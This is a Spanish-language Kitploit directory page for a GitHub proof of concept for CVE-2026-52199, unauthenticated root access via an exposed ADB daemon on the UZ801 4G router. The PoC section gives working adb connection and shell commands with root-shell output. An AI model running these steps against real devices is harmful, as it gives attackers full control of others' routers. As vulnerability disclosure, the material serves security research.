Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2026-52199 — Exploit de prueba de concepto para CVE-2026-52199: ejecución remota de código no autenticada a través del demonio ADB expuesto en el router UZ801 4G LTE. Incluye análisis de vulnerabilidad, evaluación de impacto y guía de explotación paso a paso para pruebas de seguridad autorizadas. | Kitploit
Herramientas/GitHubGitHub/lamaper/cve-2026-52199
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónHerramienta de Acceso RemotoLabs y Práctica

Acerca de

Exploit de prueba de concepto para CVE-2026-52199: ejecución remota de código no autenticada a través del demonio ADB expuesto en el router UZ801 4G LTE. Incluye análisis de vulnerabilidad, evaluación de impacto y guía de explotación paso a paso para pruebas de seguridad autorizadas.

Compartir
GitHublamaper/cve-2026-52199

CVE-2026-52199

Ver Repositorio
127hace 4 mesesAún no revisado

CVE-2026-52199 : Ejecución Remota de Código no Autenticada en Router 4G UZ801

Resumen de la Vulnerabilidad

Existe una vulnerabilidad crítica de Control de Acceso Incorrecto en el Router 4G LTE UZ801_v2.1 OEM Genérico (Firmware V3.4.3). El dispositivo expone indebidamente un daemon de Android Debug Bridge (ADB) no autenticado (/sbin/adbd) en el puerto TCP 7628 a la red adyacente (LAN/WiFi).

pcb_hardware

Un atacante conectado a la red local del dispositivo puede explotar esta falla para evitar todos los mecanismos de autenticación, establecer una conexión ADB y ejecutar código arbitrario con privilegios de root.

evidencia

Producto Afectado

  • Fabricante: Ecosistema OEM Genérico / de Marca Blanca
  • Producto: Router 4G LTE UZ801_v2.1
  • Versión: V3.4.3
  • Componente Vulnerable: /sbin/adbd

Impacto

La explotación de esta vulnerabilidad conduce a un compromiso completo del sistema. El impacto incluye:

  • Ejecución Remota de Código (RCE): Verdadero
  • Escalada de Privilegios: Verdadero (Se obtiene directamente un shell de root)
  • Divulgación de Información: Verdadero (Acceso completo al sistema de archivos interno y credenciales)
  • Denegación de Servicio (DoS): Verdadero (Capacidad de inutilizar o manipular el dispositivo)

Prueba de Concepto (PoC)

El proceso de explotación no requiere herramientas especiales más allá del cliente adb estándar y acceso a la red adyacente.

Paso 1: Conéctese a la red WiFi del router UZ801 (La puerta de enlace predeterminada suele ser 192.168.100.1).

Paso 2: Escanee el dispositivo en busca de puertos abiertos. El puerto 7628/TCP aparecerá como abierto.

Paso 3: Desde la máquina del atacante, inicie una conexión ADB al puerto no documentado:

$ adb connect 192.168.100.1:7628
* daemon not running; starting now at tcp:5037
* daemon started successfully
connected to 192.168.100.1:7628

Paso 4: Solicite un shell interactivo:

$ adb -s 192.168.100.1:7628 shell

Paso 5: El atacante accede inmediatamente a un shell de root sin ninguna solicitud de autenticación:

root@msm8916_32_512:/ # id
uid=0(root) gid=0(root) context=u:r:su:s0
root@msm8916_32_512:/ # uname -a
Linux localhost 3.10.49 #1 SMP PREEMPT ... aarch64

Aviso Legal

Solo para fines educativos y de investigación de seguridad autorizada. La información y la prueba de concepto proporcionadas en este repositorio están destinadas únicamente a fines educativos y para ayudar a asegurar redes. El autor (lamaper) no es responsable del mal uso de esta información. No utilice este exploit contra dispositivos o redes que no posea o para los cuales no tenga permiso explícito para probar.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





